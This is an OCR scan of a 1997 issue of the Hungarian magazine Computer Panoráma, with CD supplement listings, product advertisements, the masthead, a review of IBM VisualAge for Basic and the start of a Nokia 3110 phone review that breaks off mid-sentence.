
Folytathatjuk nyelvi tanulmányainkat, hiszen itt van a 11. és 12. lecke az Europress Rosetta Stone angol nyelvi CD-jéről. A programhoz – egy .PDF állományban – a teljes felhasználói kézikönyvet is mellékeljük.

alapján készült film története négy évvel a Jurassic Parkban történt katasztrófa után kezdődik.

Maradtak még túlélők a szigeten, s kerítés híján már csak a természet törvényei tartják korában őket.

Az elveszett világ: Jurassic Park még tökéletesebbnek, izgalmasabbnak ígérkezik, mint elődje. A készítőket idézve: „A nézők ki fognak esni a székükből...” Filmrészletek, képek, html oldalak, érdekességek találhatóak Csokor rovatunkban, illetve a CD lemez \JURASSIC könyvtárban.

- A CD-melléklet tartalomjegyzéke**
- ACROINST** – Az Acrobat Reader telepítője
 - ANGOL** – A nyelvtúdió könyvtára és a telepítő
 - PCT01_11 és PCT02_01** – A nyelvtúdió könyvtára
 - ENG01_11 és ENG02_01** – A nyelvtúdió könyvtára
 - VFW** – Video for Windows 1.1 Runtime az AVI filmek lejátszásához
 - SHARE** – Shareware-válogatás
 - HP** – HP eszközközkezelők
 - OS2** – OS2 Warp eszközközkezelők
 - CSOKOR** – Demók, korlátozott verziók, olvasói programok
 - JURASSIC** – Az elveszett világ: Jurassic Park – előzetes, képek, videók, html-dokumentumok, érdekességek
 - CSOKOR\FP98** – Microsoft FrontPage 98 Beta2

Csokor

A Microsoft Web-oldaltervező szoftverének legújabb verziója béta-változatban került a szerkesztőségünkbe. A FrontPage 98 professzionális környezet a Web-tervezőknek. A programot részletesen bemutatjuk lapunk hasábjain.

Helyet kapott lemezünkön néhány CAD tervező és több költségvetés-készítő program is. Játékkínálatunk is jó szórakozást ígér: a Road Rash segítségével bárki kipróbálhatja, hogy képes-e uralkodni egy versenymotor lóerői felett, a Diablo pedig a sötét közepkorba kalauzolja el kalandozó kedvű olvasóinkat.

A floppymelléklet tartalomjegyzéke

- Mini NoteTab 2.6** – 26notp16.zip
- CODEIT 3.0** – codeit3.zip
- File Investigator** – fi100.zip
- MyProgramExecutor** – mpro20.zip
- DateTime** – rndatetime.zip
- List** – rnlst.zip
- Showmem** – showmem.zip
- MP3 TAGger** – pci-tg11.zip
- ZMIX Sound Livrary 1.3** – smixc130.zip (Borland C)
- Low Bitrate Packer&Player 1.57** – lbit157.zip

Az elveszett világ: Jurassic Park

„Seregnyien, akik megpróbálják irányítani a természetet, és nagyon önelégülten ítélik meg a dolgok rendjében való szerepüket, a tápláléklánc alsó végén kötnek ki. Össze kell fogniuk, hogy életben maradjanak.” – Steven Spielberg

Szeptemberben kerül a mozikba Steven Spielberg 1993-as filmjének, a Jurassic Parknak a folytatása, mely – elődjéhez hasonlóan – ismét kasszasiker-gyanús.

A Michael Crichton regénye

Eszközközkezelők


HP és OS/2 eszközközkezelők és frissítések. Több mint 100 Mbájtnyi eszközmeghajtót bocsátunk olvasóink rendelkezésére e havi válogatásunkban.

ŐSZI VÉGKIÁRUSÍTÁS

Klik&Play

Alkoss magadnak játékok!

3.000,- Ft ÁFÁ-val!

RALLY Bajnokság

3.000,- Ft ÁFÁ-val!

Fun School oktatóprogramok

3.000,- Ft

F1 Manager stratégiai játék
amíg a készlet tart

5.000,- Ft

Újdonságok a COMPFAIR-en


Pilinszky összes műve, képekkel, hang és
filmrészletekkel, kéziratokkal

Garden Designer 3 magyar nyelvű kerttervező

Mini office WORKS magyar nyelvű

1065 Budapest, Nagymező u. 21. • Tel/Fax: 153-1898

MEGSZÓLALÁSIG olyan, mint a többi!

RÁDIÓ BRIDGE FM 102.1

Olivetti Echos, Echos Pro notebookok.

- 14 éves kultúra az európai hordozható számítógép gyártásban
- 70 éves ergonomiai tapasztalat a billentyűzet fejlesztésben
- élenjáró gyártástechnológia
- több mint tízféle modell
- időtálló befektetés
- 3 éves világgarancia

*Ha csalódott a Távol-Keletben
és unja Amerikát, válassza
természetes európai partnerét a
megbízható Olivettit.*

Processzor*
Intel Pentium®
120 MHz-133 MHz,
150 MHz - 166 MMX™
Képernyő*
11,3" TFT/DSTN SVGA,
12,1" TFT/ DSTN,
SVGA/ XGA

Memória*
8/16/32 MB
max. 40 MB (Echos),
max. 128 MB (Echos Pro)

Merevlemez*
1,3 - 2 GB - 3 GB kivehető

CD-ROM* 8x, 10x

SB™ kompatibilis hangkártya

PointPad™

* modelltől függően

Az asztali gépek teljesítményét nyújtó
AKCIÓS "Echos" és "Echos Pro"
notebookok és kiegészítőik teljes
választékával várjuk.

Forgalmazza: **TRADE**
R.A. Trade Kft.

2040 Budaörs, Petőfi Sándor u. 64.

Megvásárolható:


Országsszerte, a minőségi termékeket forgalmazó kereskedőknél.

További információért hívjon a **06 30 334 016**-os telefonszámon
vagy küldjön faxot a **06 23 416 378**-as faxszámra.

olivetti
personal computers

THE NEW ART OF TECHNOLOGY

Borland

Making Development Easier

JBuilder™

- * Tökéletes platformfüggetlenség a "100 % Pure Java" követelmények teljesítésével,
- * Teljes körű a JDBC szabványú adatbázisok támogatása,
- * Az első hatékony "JavaBean megvalósítás több mint száz újrafelhasználható komponenssel és forráskóddal,
- * A JBuilder többek között az alábbi JAVA szabványokat támogatja: JDK 1.1, JAR file-ok, "Inner Classes", JDBC, JNI, JFC,
- * A beépített "Two-Way-Tools-ok megkönnyítik és felgyorsítják a fejlesztést,
- * A többnyelvű alkalmazások fejlesztését egyszerűsíti az "Unicode" támogatás,
- * Beépített grafikus felületű hibakereső,
- * A Delphihez hasonló grafikus fejlesztő felület.

Borland Magyarország
(Delphi-Szoft)

1143 Budapest, Hungária krt. 79-81.
Telefon: 252-8145, fax: 252-8773
Internet: <http://www.delphi.hu>
E-mail: delphi@delphi.hu

Silvert

Computer PANORÁMA

Számítástechnikai havi szaklap
VIII. évf., 9. szám

Főszerkesztő: G. Kocsis Kristóf
Főszerkesztő-helyettes: Horváth Annamária
Művészeti vezető: Kiss Izabella
Olvasószerkesztő: Györke Mária
Főmunkatárs: Bányai Ferenc,
Szerkesztő: Gyarmati László
Munkatárs: Szepesi Tibor
Tervezőszerkesztő: Iszakra Ildikó
Titkárnő: Szőke Erika

Szerkesztőség:
1091 Budapest, Üllői út 25. II. em.
Telefon: 218-3011
Fax: 217-2646
E-mail: cpanorama@mail.datanet.hu
Internet: <http://www.cpanorama.hu>
Címlap: Digital Vision Bt.
1118 Budapest, Budaörsi út 135.
Telefon: 186-4990 138-2620
Grafika: Lendvai Ádám

Kiadó: a HVG Kiadó és a
Magna Media Verlag
közös vállalata: a
Computer Panoráma Kiadói Kft.
Computer Panoráma Verlag GmbH
Felelős kiadó:
G. Kocsis Kristóf ügyvezető igazgató
1091 Budapest, Üllői út 25. II. em.
Telefon: 218-3011/135, 145
Terjesztés: Szócs Károly
értékesítési és marketingvezető
1091 Budapest, Üllői út 25. II. em.
Telefon: 218-3011/302, 369, fax: 217-2646

Terjeszti: a Hírker Rt., az NH Rt.
és alternatív terjesztők
Előfizetésben terjeszti a Magyar Posta Rt.
Előfizetési díj egy évre CD-melléklettel:
6720 Ft
Megrendelhető:
a kiadónál levélben vagy a postahivatalokban,
a hírlapkézbesítőknél és a Hírlap-előfizetési és
Lapellátási Irodában (HELIR) 1900 Bp. XIII.,
Lehel út 10/a, a Postabank Rt.
219-98636/021-02799
pénzforgalmi jelzőszámon.
Az új lappéldányok megvásárolhatók a hírlapboltokban,
ezenkívül a kiadónál is.
A régebbi számok a kiadónál kaphatók:
1091 Budapest, Üllői út 25. II. em.

Hirdetések felvétele: a hirdetési osztályon:
osztályvezető: Tóth Ildikó
hirdetésszervezők:
Tóth Zsuzsanna, Váci Péter, Varga Ildikó
1091 Budapest, Üllői út 25. II. em.
Telefon: 216-5058
Fax: 217-2646
Hirdetések felvétele az NSZK-ban:
Telefon: 49(89) 46 13-362,
Telefax: 49(89) 46 13-775

A Computer Panorámát készítette:
Fényszerkesztés: Révai Nyomda Kft.
Színbontás: Révai Repro Kft.
Nyomtatás: Révai Nyomda Kft.
1037 Budapest, Kunigunda útja 68.
Felelős vezető: Lázár László ügyvezető igazgató

A Computer Panorámában megjelenő valamennyi cikk és lista szerzői jog védi. Másolásuk bármilyen formája – fotokópia, mikrofilm készítése, adatrendszerekben való tárolása stb. – kizárólag a kiadó előzetes írásbeli engedélyével történhet.
A Hírek, újdonságok és a CP Piac rovatban közvetlenül a gyártóktól, illetve a forgalmazóktól származó információkat közlünk. Szerkesztőségünk a lapban megjelenő hirdetéseket a lehető legnagyobb alaposággal gondozza, tartalmukért viszont nem vállal felelősséget.

ISSN 0865-5243

Elsősorban
a kezdőkre
gondolt
az IBM,
amikor megjelentette
a VisualAge for
Basicet. Egy olyan
szoftverről van szó,
amellyel – a könnyen
elsajátítható – Basic
nyelven lehet programokat készíteni
Windows 95,
Windows NT, OS/2 és
AIX rendszerek alá.

Az IBM folyamatosan új tagokkal bővíti VisualAge családját. A vizuális fejlesztői környezetek legújabb elemei a VisualAge for Smalltalk 4.0 és a VisualAge for Java. A VisualAge for Smalltalk előző verzióját számos svájci bank programozója használta, míg a javás változat az Internet-fejlesztők számára készült. A család egyik tagja, a VisualAge for Basic azonban – noha éppen ő sem régi – kisé háttérbe szorul testvéreihez képest. Pedig a kezdő programozók számára a különböző vizuális nyelveket tekintve a Basic az, amelyik a legkönnyebben megtanulható, s amelyen keresztül a legegyszerűbben sajtóíthatók el a programozás alapjai. Az persze vitathatatlan, hogy egy Basicben megírt program méretben túllépi az assembly nyelvűt, sebességben viszont elmarad tőle, ám egy basices szoftver elkészítése egy kezdő számára is viszonylag egyszerű.

F-PROT Professional

**Új!
3.0
verzió**

- A legmodernebb antivírus technológiák
- Állandó vírusfelügyelet
- Makróvírusok, e-mail melléletek, Web letöltések esetén is hatékony
- Egyszerű adminisztráció
- Rendszeres frissítés

Az alábbi platformokhoz kapható:

- DOS
- Windows 3.1
- Windows 95
- Windows NT
- Windows NT Server
- OS/2
- OS/2 Warp
- Novell NetWare

2F Szervezési, Számítástechnikai és Szolgáltató Kft.

1016 Budapest, Hegyalja út 5. Tel: 212-7141, 212-7142 Fax: 212-7143
e-mail: Hungary@F-PROT.com <http://www.2fkt.com/>

IBM VisualAge for Basic

LÁTTATÁS ÖRÖME

Nos, a VisualAge for Basicről az IBM sem állítja, hogy csodákra képes, ám a *kiseb alkalmazások programozására tökéletesen megfelel.*


Aki dolgozott már a *Microsoft Visual Basic* környezetben – előző CD-lemezeinken rajta volt a Trial verzió –, örömmel tapasztalhatja, hogy a két nyelv utasításkészlete teljesen megegyezik. A két program egyébként a külső megjelenésében is hasonló, de azért kell egy kis idő, amíg átszokik az ember.

A program igazából Pentium processzor és legalább 32 Mbájtnyi RAM használatakor válik kezelhetővé, mind Windows 95, mind OS/2 alatt.

A fentiekből is kitűnik, hogy ezentúl nem csupán


1


2

A VisualAge for Basic felületét a Smalltalkban fejlesztették ki, ennek megfelelően meglehetősen igényes a rendszerrel szemben. Ez a dobozáról is kiderül, ahol 24 Mbájtnyi RAM, 486-os vagy gyorsabb processzor és 30 Mbájtos merevlemez-kapacitás áll rendszerkövetelményként.


A Windows 95 és a Windows NT alatt még úgy-ahogy el is dög a program ezzel, fejleszteni viszont alig-alig lehet vele, az OS/2 alatt pedig egyenesen lehetetlen dolgozni ilyen rendszerrel.

3

4

5

Windows 95 és Windows NT, hanem OS/2 Warp vagy éppen AIX alá is elkészíthetjük programjainkat, bár az utóbbi esetben már 64 Mbájtnyi RAM-ra van szükség.

A VisualAge for Basic utasításkészlete megegyezik a *Microsoft Visual Basic*ével. Ennek megfelelően a program kezeli a Visual Basic 3.0-ban készült programokat is (.MAK), s a VBX kiegészítéseket szintúgy használhatja.

Sajnos a 4.0-s verzióval már képtelen megbirkózni, ellenben kezelni tudja az OCX modulokat.

A VisualAge for Basic nem pusztán mások tollaival ékeskedik, hanem a *saját SOM objektumai* is tetemes segítséget nyújtanak a fejlesztéshez. Emellett azonban használhatunk *OpenDoc* vagy *OLE* elemeket is.

DB2 kiegészítéssel *hatékony adatbázis-kezelő alkalmazásokat* írhatunk, s nemcsak egyfelhasználós, hanem hálózati környezetben is. Az adatbázis-kezelést még egy varázsló is megkönnyíti.

A VisualAge for Basic tökéletes megoldás azoknak, akik

1. A használható adatbázistípusok felkutatásában és telepítésében ügyes varázsló segít
2. Minél nagyobb képfelbontást használunk, annál nagyobb esélyünk van arra, hogy átlássuk az ablakrengedelmet
3. Egyszerű „úrlapon” adhatjuk meg az objektumok jellemzőit
4. A programunkba OLE, VBX, OCX és SOM objektumok is beépíthetők
5. Minden részletre kiterjedő súgó segíti az első lépések megtételét

több platformra (Windows 95/NT, OS/2, AIX) fejleszteni – akár hálózati – alkalmazásokat. A kezelése gyorsan elsajátítható és a segítségével az adatbázis-kezeléstől a multimédiáig gyakorlatilag minden megvalósítható.

Hátránya a meglehetősen nagy rendszerigénye – bár ennyit ma már egy jobb játék is kikövetel magának.

Nákovics László

INTERNET/INTRANET

megoldások

Compaq

Cisco

Novell

Microsoft

alkalmazások

1141 Budapest, Kőszeg u. 4.
Tel.: 220-4905 Fax: 363-5647
E-mail: sales@nador.hu

**720 DPI FELBONTÁS, A4-A2 MÉRET VAGY
LEPORELLÓ, 700 CPS SEBESSÉG,
TALLY NYOMTATÓ, 167.500 FT*-ÉRT?**

MELLÉK & BAKÓ

* végfelhasználói ár áfa nélkül

Színes nyomtatás leporellóra!

A Tally magyarországi képviselete megkezdte a T7070-es típusú tintasugaras nyomtató árusítását. A nyomtató paramétereit alapján semmilyen kategóriába nem sorolható, a használható papírméretet - A4, A3, A2, leporelló - már a plotterek világába kalandoznak, a sebessége - 700 cps - vetekszik egy gyors mátrixnyomtatóval és mindezt akár színesben. Az ára pedig jócskán alatta marad az eddig felsorolt nyomtatókének. Ha Önnek szüksége van egy nagy teljesítményű, kiváló minőségű színes nyomtatóra - AppleTalk interfésszel -, a Tally erre is kínál megoldást. Higgyen a szemének és hívja a Kvint-R Kft-t.

Tally
Computer Printers

Kvint-R
Számítástechnikai Kft.

H-1145 Budapest, Újvidék tér 15. • Telefon: 252-8485 • Fax: 252-8484

PRINTERT A KVINT-R-TŐL

Infobörze

VÁLLALKOZÁSSEGÍTŐ
INFORMÁCIÓS KÖZPONT

73218392
MŰSZAKI KERESKEDÉS

Márkaboltonkban szeretettel várjuk kedves vevőinket, viszonteladóinkat az alábbi témakörökben:

- villanyszerelési anyagok,
- GSM kellékek,
- antennák és kiegészítők,
- vagyonvédelmi riasztók (DSC rendszer),
- szerelvények.

Elfekvő készletek értékesítése raktárról és megrendelésre, rövid határidővel.

RESOL KFT.
1212 Bp., Magyar u. 1.
Tel./fax: 276-4055, 263-0835
Ügyintéző: Papp Lajos

73218367
ÁRNYÉKOLÁSTECHNIKA
Ha tűz a nap, Syba!!!

MABISZ által minősített és ajánlott:
- hőszigetelő, biztonsági alumínium-redőny,
- SYBA lamellás függönyök, gyöngylánc és rugós kezelési roletták,
- minitokos és tolókeretes szúnyoghálók,

- télikert árnyékolók,
- csuklókaros napellenzők,
- külső lamellás árnyékolók,
- relaxák.

Termékeink kitűnő minőségben, óriási választékban készülnek. Termékeinkre viszonteladókat keresünk. **SYBA NAPVÉDELEM KFT.**

2011 Budakalász,
Szentendrei út 1-3.
Tel.: 26/340-271, fax: 26/340-364
Ügyintéző: Czifrik János

73218391
RAKODÓLAP
NAGYKERESKEDÉS

MÁV-EUR új és használt rakodólapok kis- és nagytételben raktárról, napi beszállítással is. Igény esetén egyszer használatos raklapok eladása. Sérült, törött, feleslegessé vált, használt raklapok vétele készpénzért! **GYORS ÉS MEGBÍZHATÓ KISZOLGÁLÁS!**

RAKLAP-PAKK KFT.
Rakodólap Nagykereskedés
1105 Budapest X., Csillagvirág u. 3.
Tel.: 265-1013

73218361
EXIMHITEL

Fizesse csak a kamat felét! Az EXIMHITELT - megfelelő feltételek teljesítése esetén - belföldi gazdasági társaságok vehetik igénybe exporttermékeik vagy szolgáltatásaik előállításának finanszírozására. Az EXIMHITEL akár az exportszerző-

dés értékének 75%-a is lehet, 100 millió forint devizaösszegig. Az EXIMHITEL futamideje 18 hónapig terjedhet, kamata 25%-kal haladja meg a havi (DM vagy USD) átlag bankközi devizakamat mértékét. A futamidő első 6 hónapjában a hitelfelvevő 50%-os kamattámogatásban részesül, így csak a kamat fele terheli!

EXIMBANK RT.
1065 Budapest, Nagymező u. 44.
Tel.: 269-0580
Fax: 269-4476, 269-5735

73218149
INTÉZMÉNYEK, KÖZÜLETEK!

Az üzemeltetési feladatok ellátásához több mint 7000 féle vas-műszaki cikket ajánlunk. Termékcsoportok:

- vendéglátóipari és nagykonyhai berendezések, felszerelések, eszközök,
- épület- és bútorzárak, vasalatok,
- elektromos- és kéziszerszámok, kisgépek,
- villamosági cikkek,
- víz-, gázszelvény anyagok,
- főző-, fűtő- és hűtő berendezések.

Kölcsönösen előnyös megállapodás esetén:

- nagyvásárlói kedvezmény,
- ingyenes házhoz szállítás,

- kedvező fizetési feltétel.
ÚJ VASÉRT KFT.
1091 Budapest, IX. Üllői út 47-51.
Tel./fax: 215-5575
Tel.: 216-0245

73218322
VIZONTTELADÓKAT
KERESÜNK

Számítástechnikában: 1/2 collos mágnesszalag-egységek, 4 mm-es mágneskazettás archiválórendszerek forgalmazásához. Szünetmentes áramforrások értékesítéséhez. Orvosi eszközök területén: EKG-elektrodák, laboratóriumi vegyi analizátorok forgalmazásához.

ROBOHARDWARE KFT.
1082 Budapest, Üllői út 66/A.
Tel.: 313-5625
Tel./fax: 334-1762, 334-0958
Ügyintéző: János György

73218323
MEGVÉTELRE KERESÜNK

Zászlóselymet -Nílus selyem- anyagot- keresünk megvételre.
OXYGEN BT.
1165 Budapest,
Futórozsza u. 96.
Tel.: 30/326-788
Ügyintéző: Gaál Ottó

Központi telefonszámok: Tel.: 290-3464,
fax: 290-3815, BBS: 292-0144 • www.infoborze.hu

MÉG MA DÖNTSÖN A HOLNAP ÜZLETÉRŐL!

Bár a Nokia – hazájában éppúgy, mint a világ sok más részén – nemcsak készülékgyártó, hanem meghatározó rendszerszállító is, a kézi készülékei között még nem kínál olyan berendezést, amely értené a kétféle GSM rendszert. Németországban a közelmúltban írtak alá egy nagyszabású szerződést, amely szerint az ottani negyedik mobiltelefon-szolgáltatónak a Nokia építi ki a GSM 1800 rendszerű bázisállomás-hálózatot. A 300 millió márka értékű szerződés az év egyik legnagyobb telekommunikációs szerződése volt. A Nokia közlése szerint a GSM 900/GSM 1800 rendszereit eddig 32 ország 59 szolgáltatója használja, illetve rendelte meg. A GSM 1800 jelzés egyébként azonos a DCS 1800-as néven ismert rendszerrel – csak éppen a szakemberek felváltva, következtelenül használják az elnevezéseket.


Ezek szerint nem kell már sokat várni a Nokia-féle kettős GSM készülék magyarországi bemutatására sem. Mint ismeretes, jövőre kiírják a DCS 1800-as rendszer pályázatát, várhatóan 1999-re kiépül a rendszer – s akkor kezdődik a kettős normájú készülékek piaci versenyfutása.

Addig azonban meg kell elégednünk a GSM 900-as készülékekkel. Ezek piaci versenye a jelek szerint egyre élesebb, s nem utolsósorban azért, mert a két GSM 900-as szolgáltató még ebben az évben meg akarja duplázni előfizetőinek számát. Ez nagyon kemény követelmény, amelynek csak feltű-

A Nokia hazájában, Finnországban már minden harmadik embernek van mobiltelefonja. Magyarországon pedig a mobiltelefon-előfizetők nagy többsége Nokia típusú készüléket használ. A cég új kínálatából egy „lényegre törő” modellt próbálhattunk ki.

Egykezes

Nokia 3110

1. Szép formájú a Nokia 3110
2. A Nokia Navi billentyű példamutatóan egyszerű kezelést tesz lehetővé

nő kampányokkal, hatásos akciókkal, nagyon olcsó, mégis okos készülékekkel lehet megfelelni.

Ennek az elvárásnak rendelték alá a Nokia 3100 típusú mobiltelefon-készüléket, amelyet a Nokia magyarországi kirendeltsége rövid kipróbálásra a rendelkezésünkre bocsátott.

A tervezés elsődleges szempontja a *célszerűség* volt. Ezért alkották meg az úgynevezett *Navi billentyűt*, amelynek a segítségével a legtöbb funkciót el lehet érni. Más készülékekkel ellentétben tehát

nem kell sok billentyűn zongorázni ahhoz, hogy egy telefonszámot elmentsünk vagy elküldjünk egy üzenetet. Egyet-

